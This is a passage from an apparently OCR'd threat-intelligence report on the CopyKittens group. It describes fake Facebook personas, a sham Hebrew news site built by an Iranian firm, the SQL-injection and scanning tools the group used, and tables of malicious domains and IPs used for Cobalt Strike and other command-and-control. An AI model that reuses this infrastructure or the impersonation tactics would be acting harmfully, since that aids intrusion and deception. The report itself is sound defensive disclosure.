
Fake profile "דינה שרון"

[24] https://www.facebook.com/israelhoughtonandplanetshakersphilippineconcert/posts/711649418845349

[25] https://www.facebook.com/ynetnews/posts/548075141952763

[26] https://www.facebook.com/profile.php?id=100003169608706

Who in turn tagged another fake Israeli profile as her cousin “גסיקה כהן”[27]



DO YOU KNOW גסיקה?

To see what she shares with friends, send her a friend request.

Intro

Studied at Ben-Gurion University of the Negev

Lives in Jerusalem, Israel


Single

From Jerusalem, Israel

גסיקה כהן shared IPCRI-Isr Initiatives's photo.
February 24, 2013 ·

Fake profile "גסיקה כהן"


While "Erik Brown" has not been publicly active since September 2015, and the two other Israeli profiles have not been publicly active since September 2013, Amanda Morgan is still active to date. She has thousands of friends and 2,630 followers, many of which are Israeli. In 2015 she sent her friends an invitation to Like a Facebook page: "Emet press."



Amanda Morgan invited you to like her Page **Emet press**.
6 hours ago

Amanda Morgan invites its friends to like "Emet press"

Emet press (Emet means "truth" in Hebrew), is described as a non-biased news aggregator operated by Israeli students aboard. However, the Hebrew text is clearly not written by someone who speaks Hebrew as a first language:



27 likes

Emet News About Israel...

http://www.emetpress.com/


Emet press
1 hr ·

תאונות דרכים: 2015 הייתה השנה הגרועה ביותר מאז 1992
מספר ההרוגים בתאונות ב-2015 עלה בכ-10.6% לעומת אשתקד, ומבדיקת וואלה!
NEWS עולה כי מאז 1992 לא חלה עלייה כה חדה במספר הרוגי התאונות. האם לשר
התחבורה יש תכנית שתצליח להביא את ישראל למצב שבו יהיו אפס הרוגים בתאונות?
מספר ההרוגים בתאונות דרכים זינק בשנת 2015 בכ-10.6% לעומת מספר ההרוגים
ב-2014 – זינוק חסר תקדים בעידן הבטיחות המודרני. מבדיקת וואלה! NEWS עולה כי
העלייה במספר ההרוגים ב-2015 היא החדה ביותר מאז 1992, אז זינק מספר ההר...
Continue Reading

Emet press Facebook page

[27] https://www.facebook.com/jessicacohe

The page re-posted news stories in Hebrew copied from online news outlets until August 2016.[28] An accompanying website with similar content was published in www.emetpress[.]com.



www.emetpress.com/index.php/he/

שבת, 26 דצמבר 2015

חיפוש...

Emet Press

בעולם | אודות

אמת כמו "פאזל

דיווח: דיפלומטים מנסים להניא את חיזבאללה מלהגיב על חיסול


פרטים קטגוריה: מדיני בעולם בעברית פורסם ב26 דצמבר 2015

אמת...?!

Emet press website

Neither the Facebook page nor website have been used to spread malicious or fake content publicly. We estimate that they were used to build trust with targets, and potentially send malicious content in private messages, however we do not have evidence of such activity.

Looking at the website source code reveals that it was built with NovinWebGostar, a website building platform.




view-source:www.emetpress.com/index.php/he/

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="he" lang="he" >
<head>
  <base href="http://www.emetpress.com/index.php/he/" />
  <meta http-equiv="content-type" content="text/html; charset=utf-8" />
  <meta name="generator" content="www.novinwebgostar.com" />
  <title>emetpress</title>
```

Emet press source code reveals that it was built with NovinWebGostar

NovinWebGostar belongs to an Iranian web development company with the same name.



www.novinwebgostar.com

Website of Iranian web development company NovinWebGostar

[28] https://www.facebook.com/emetpress

Web Hacking

Based on logs from internet-facing web servers in target organizations, we have detected that CopyKittens use the following tools for web vulnerability scanning and SQL Injection exploitation.

Havij: "An automatic SQL Injection tool, [which is] distributed by ITSecTeam, an Iranian security company."[29] Havij is freely distributed and has a graphical user interface. It is commonly used for automated SQL Injection and vulnerability assessments.

sqlmap: An "automatic SQL Injection and database takeover tool."[30] sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL Injection flaws and taking over database servers. It is capable of database fingerprinting, data fetching from the database, and accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Acunetix: A commercial vulnerability scanner. "Acunetix tests for SQL Injection, XSS, XXE, SSRF, Host Header Injection and over 3000 other web vulnerabilities."[31]

[29] http://blog.checkpoint.com/2015/05/14/analysis-havij-sql-injection-tool/

[30] http://sqlmap.org

[31] https://www.acunetix.com

Infrastructure Analysis

Domains

Below is a list of domains that have been used for malware delivery, command and control, and hosting malicious websites since the beginning of the group's activity.[32]

Domain	Use	registration date	Impersonated company/product
israelnewsagency[.]link	NA	26/06/2015	Israeli News Agancy
ynet[.]link	NA		Ynet Israeli news outlet
fbstatic-akamaihd[.]com	Cobalt Strike DNS	04/09/2015	Akamai
wheatherserviceapi[.]info	Cobalt Strike DNS		Generic
windowkernel[.]com	Cobalt Strike DNS		Microsoft Windows
fbstatic-a[.]space	NA		Facebook
gmailtagmanager[.]com	NA		Gmail
mswordupdate17[.]com	NA	03/10/2015	Microsoft Windows
cachevideo[.]com	Cobalt Strike DNS	13/12/2015	Generic
cachevideo[.]online	Cobalt Strike DNS		Generic
cloudflare-statics[.]com	Cobalt Strike DNS		Cloudflare
digicert[.]online	Cobalt Strike DNS		DigiCert certificate authority
fb-statics[.]com	Cobalt Strike DNS		Facebook
cloudflare-analyse[.]com	Matreyoshka		Cloudflare
twiter-statics[.]info	NA		Twitter
winupdate64[.]com	NA		Microsoft Windows
1m100[.]tech	NA	10/04/2016	Google
cloudmicrosoft[.]net	NA	19/04/2016	Microsoft
windowslayer[.]in	Matreyoshka	06/06/2016	Microsoft Windows
mywindows24[.]in	NA		Microsoft Windows
wethearservice[.]com	Matreyoshka	11/07/2016	Generic
akamaitechnology[.]com	Cobalt Strike SSL / TDTESS	02/08/2016	Akamai
ads-youtube[.]online	Cobalt Strike SSL		Youtube
akamaitechnology[.]tech	Cobalt Strike SSL		Akamai
alkamaihd[.]com	Cobalt Strike SSL		Akamai
alkamaihd[.]net	Cobalt Strike SSL		Akamai
qoldenlines[.]net	Cobalt Strike SSL		Golden Lines (Israeli ISP)
1e100[.]tech	NA		Google
ads-youtube[.]net	NA		Youtube
azurewebsites[.]tech	NA		Microsoft Azure
chromeupdates[.]online	NA		Google Chrome
elasticbeanstalk[.]tech	NA		Amazon AWS Elastic Beanstalk
microsoft-ds[.]com	NA		Microsoft
trendmicro[.]tech	NA		Trend Micro
fdgdsg[.]xyz	NA	03/08/2016	Generic
microsoft-security[.]host	Cobalt Strike SSL	09/08/2016	Microsoft

[32] Some have been reported in our previous public reports

Domain	Use	registration date	Impersonated company/product
cissco[.]net	Cobalt Strike DNS	29/08/2016	Cissco
cloud-analyzer[.]com	Cobalt Strike DNS		Cellebrite (?)
f-tqn[.]com	Cobalt Strike DNS		Generic
mcafee-analyzer[.]com	Cobalt Strike DNS		Mcafee
microsoft-tool[.]com	Cobalt Strike DNS		Microsoft
mpmicrosoft[.]com	Cobalt Strike DNS		Microsoft
officeapps-live[.]com	Cobalt Strike DNS		Microsoft
officeapps-live[.]net	Cobalt Strike DNS		Microsoft
officeapps-live[.]org	Cobalt Strike DNS		Microsoft
primeminister-goverment-techcenter[.]tech	NA	05/09/2016	Israeli Prime Minister Office
sdlc-esd-oracle[.]online	NA	09/10/2016	Oracle
jguery[.]online	BEEF	13/10/2016	Jquery
javaupdate[.]co	NA	16/10/2016	Oracle
jguery[.]net	BEEF	19/10/2016	Jquery
terendmicro[.]com	Cobalt Strike DNS	12/12/2016	Trend Micro
windowskernel14[.]com	NA	20/12/2016	Microsoft Windows
gstatic[.]online	NA	28/12/2016	Google
ssl-gstatic[.]online	NA		Google
broadcast-microsoft[.]tech	Cobalt Strike DNS	18/01/2017	Microsoft
newsfeeds-microsoft[.]press	Cobalt Strike DNS		Microsoft
sharepoint-microsoft[.]co	Cobalt Strike DNS		Microsoft
dnsserv[.]host	NA		Generic
nameserver[.]win	NA		Generic
nsserver[.]host	NA		Generic
owa-microsoft[.]online	NA		Microsoft Outlook
owa-microsoft[.]online	Cobalt Strike DNS		Microsoft Outlook
gsvr-static[.]co	NA	13/02/2017	Generic
winfeedback[.]net	Cobalt Strike DNS	28/02/2017	Microsoft Windows
win-update[.]com	Cobalt Strike DNS		Microsoft Windows
intelchip[.]org	Cobalt Strike DNS	01/03/2017	Intel
ipresolver[.]org	Cobalt Strike DNS		Generic
javaupdator[.]com	Cobalt Strike DNS		Generic
labs-cloudfront[.]com	Cobalt Strike DNS		Amazon CloudFront
outlook360[.]net	Cobalt Strike DNS		Microsoft Outlook
updatedrivers[.]org	Cobalt Strike DNS		Generic
outlook360[.]org	Cobalt Strike DNS		Microsoft Outlook
windefender[.]org	Cobalt Strike DNS		Microsoft
microsoft-office[.]solutions	NA	23/04/2017	Microsoft
gtld-servers.zone	Cobalt Strike SSL	01/07/2017	Root DNS servers
gtld-servers.solutions	Cobalt Strike SSL		Root DNS servers
gtld-servers.services	Cobalt Strike SSL		Root DNS servers
akamai-net.network	NA		Akamai
azureedge-net.services	NA		Microsoft Azure
cloudfront.site	NA		Cloudfront
googlusercontent.center	NA		Google


Domain	Use	registration date	Impersonated company/product
windows-updates.network	NA		Microsoft Windows
windows-updates.services	NA		Microsoft Windows
akamaized.online	NA	01/07/2017	Akamai
cdninstagram.center	NA		Instegram
netcdn-cachefly.network	NA		CacheFly

Noteworthy observations about the domains:

- Domains impersonate one of four categories:
  - Major internet and software companies and services – Microsoft, Google, Akamai, Cloudflare, Amazon, Oracle, Facebook, Cisco, Twitter, Intel
  - Security companies and products – Trend Micro, McAfee, Microsoft Defender, and potentially Cellebrite
  - Israeli organizations of interest to the victim – News originations, Israeli Prime Minister Office, an Israeli ISP
  - Other organizations or generic web services
- The attackers always use Whoisguard for Whois details protection.[33]
- Domains are usually registered in bulk every few months.
- Long subdomains are created like those used by Content Delivery Networks. For example:
  wk-in-f104.1e100.n.microsoft-security[.]host
  ns1.static.dyn-usr.gsrv01.ssl-gstatic[.]online
  c20.jdk.cdn-external-ie.1e100.alkamaihd[.]net
  msnbot-sd7-46-194.microsoft-security[.]host
  ns2.static.dyn-usr.gsrv02.ssl-gstatic.online
  static.dyn-usr.g-blcse.d45.a63.alkamaihd[.]net
  ea-in-f155.1e100.microsoft-security[.]host
  is-cdn.edge.g18.dyn.usr-e12-as.akamaitechnology[.]com
  static.dyn-usr.f-login-me.c19.a23.akamaitechnology[.]com
  pht.is.nlb-deploy.edge-dyn.e11.f20.ads-youtube[.]online
  ae13-0-hk2-96cbe-1a-ntwk-msn.alkamaihd[.]com
  be-5-0-ibr01-lts-ntwk-msn.alkamaihd[.]com
  a17-h16.g11.iad17.as.pht-external.c15.qoldenlines[.]net
- Some of the domains have been in use for more than two years.

[33] http://www.whoisguard.com/

Often the attackers would point malicious domains to IPs not in their control. For example, as can be seen in the screenshot below from PassiveTotal, multiple domains and hosts (marked red) were pointed to a non-malicious IP owned by Google.[34][35]



First Seen 2016-02-24
Last Seen 2017-07-11
ASN Google Inc.
Netblock 172.217.0.0/24

✖ 02ac36110.493...	1
✖ 7338879.i.gtld-s...	1
✖ a.gtld-servers.z...	1
✖ accounts-cctld.l....	1
✖ beacons.gvt2.c...	1

ow More...

NIQUE RESOLVE (1 / 007)


✖ Show Uniq...	1,007

ATUS

	Resolve	First	Last
□	02ac36110.49318.a.gtld-servers.zone	2017-07-11	2017-07-11
□	7338879.i.gtld-servers.services	2017-07-11	2017-07-11
□	stage.7338879.i.gtld-servers.services	2017-07-11	2017-07-11
□	a.gtld-servers.zone	2017-07-11	2017-07-11
□	i.gtld-servers.services	2017-07-11	2017-07-11
□	www.google.co.uk	2016-02-24	2017-07-11
□	csi.gstatic.com	2016-02-24	2017-07-10

Multiple domains and hosts pointing to a non-malicious IP owned by Google

This pattern was instrumental for us in pivoting and detecting further malicious domains.



ASN Google Inc.
Netblock 172.217.0.0/16

□	privacy.google.it	2017-05-23	2017-05-28	riskiq	Registered
□	privacy.google.com.br	2017-05-23	2017-05-30	riskiq	Registered
□	privacy.google.co.in	2017-05-23	2017-05-23	riskiq	Registered
□	ads-youtube.net	2017-05-21	2017-07-10	ntotal	Blacklist Malware Registered Riskiq
□	microsoft-security.host	2017-05-20	2017-06-16	ntotal, virustotal	Malicious Blacklist Malware Registered Riskiq copykittens
□	alkamaihd.net	2017-05-20	2017-07-10	ntotal, virustotal	Malicious Registered copykittens
□	akamaitechnology.tech	2017-05-20	2017-07-10	ntotal, pingly	Blacklist Malware Registered Riskiq
□	issuetracker.google.com	2017-04-15	2017-07-06	riskiq	Registered
□	n4par.app.goo.gl	2017-04-11	2017-04-11	riskiq	Registered

Multiple domains and hosts pointing to a non-malicious IP owned by Google

[34] https://passivetotal.org/search/172.217.20.78

[35] https://passivetotal.org/search/172.217.0.227

IPs


The table below lists IPs used by the attackers, how they were used, and their autonomous system name and number.[36] Notably, most are hosted in the Russian Federation, United States, and Netherlands.

IP	Use	Country	AS name	ASN
206.221.181.253	Cobalt Strike	United States	Choopa LLC	AS20473
66.55.152.164	Cobalt Strike	United States	Choopa LLC	AS20473
68.232.180.122	Cobalt Strike	United States	Choopa LLC	AS20473
173.244.173.11	Metasploit and web hacking	United States	eNET Inc.	AS10297
173.244.173.12	Metasploit and web hacking	United States	eNET Inc.	AS10297
173.244.173.13	Metasploit and web hacking	United States	eNET Inc.	AS10297
209.190.20.149	NA	United States	eNET Inc.	AS10297
209.190.20.59	NA	United States	eNET Inc.	AS10297
209.190.20.62	NA	United States	eNET Inc.	AS10297
209.51.199.116	Metasploit and web hacking	United States	eNET Inc.	AS10297
38.130.75.20	NA	United States	Foxcloud Llp	AS200904
185.92.73.194	NA	United States	Foxcloud Llp	AS200904
146.0.73.109	Cobalt Strike	Netherlands	Hostkey B.v.	AS57043
146.0.73.110	NA	Netherlands	Hostkey B.v.	AS57043
146.0.73.111	Metasploit and web hacking	Netherlands	Hostkey B.v.	AS57043
146.0.73.112	Cobalt Strike	Netherlands	Hostkey B.v.	AS57043
146.0.73.114	Cobalt Strike	Netherlands	Hostkey B.v.	AS57043
144.168.45.126	BEEF SSL Server	United States	Incero LLC	AS54540
217.12.201.240	Cobalt Strike	Netherlands	ITL Company	AS21100
217.12.218.242	Cobalt Strike	Netherlands	ITL Company	AS21100
5.34.180.252	Cobalt Strike	Netherlands	ITL Company	AS21100
5.34.181.13	Cobalt Strike	Netherlands	ITL Company	AS21100
188.120.224.198	Cobalt Strike	Russian Federation	JSC ISPsystem	AS29182
188.120.228.172	NA	Russian Federation	JSC ISPsystem	AS29182
188.120.242.93	Cobalt Strike	Russian Federation	JSC ISPsystem	AS29182
188.120.243.11	NA	Russian Federation	JSC ISPsystem	AS29182
188.120.247.151	TDTESS	Russian Federation	JSC ISPsystem	AS29182
62.109.2.52	Cobalt Strike	Russian Federation	JSC ISPsystem	AS29182
188.120.232.157	Cobalt Strike	Russian Federation	JSC ISPsystem	AS29182
185.118.65.230	NA	Russian Federation	LLC CloudSol	AS59504
185.118.66.114	NA	Russian Federation	LLC CloudSol	AS59504
141.105.67.58	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.68.25	Cobalt Strike	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.68.26	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.68.29	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.69.69	Cobalt Strike	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.69.70	matreyoshka	Russian Federation	Mir Telematiki Ltd	AS49335
141.105.69.77	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335

[36] Some have been reported in our previous public reports

IP	Use	Country	AS name	ASN
31.192.105.16	Cobalt Strike	Russian Federation	Mir Telematiki Ltd	AS49335
31.192.105.17	Metasploit and web hacking	Russian Federation	Mir Telematiki Ltd	AS49335
31.192.105.28	Cobalt Strike	Russian Federation	Mir Telematiki Ltd	AS49335
158.69.150.163	Cobalt Strike	Canada	OVH SAS	AS16276
176.31.18.29	Cobalt Strike	France	OVH SAS	AS16276
188.165.69.39	Cobalt Strike	France	OVH SAS	AS16276
192.99.242.212	Cobalt Strike	Canada	OVH SAS	AS16276
198.50.214.62	Cobalt Strike	Canada	OVH SAS	AS16276
51.254.76.54	Cobalt Strike	France	OVH SAS	AS16276
198.55.107.164	NA	United States	QuadraNet Inc	AS8100
104.200.128.126	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.161	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.173	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.183	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.184	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.185	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.187	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.195	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.196	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.198	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
104.200.128.205	Cobalt Strike	United States	Total Server Solutions L.L.C.	AS46562
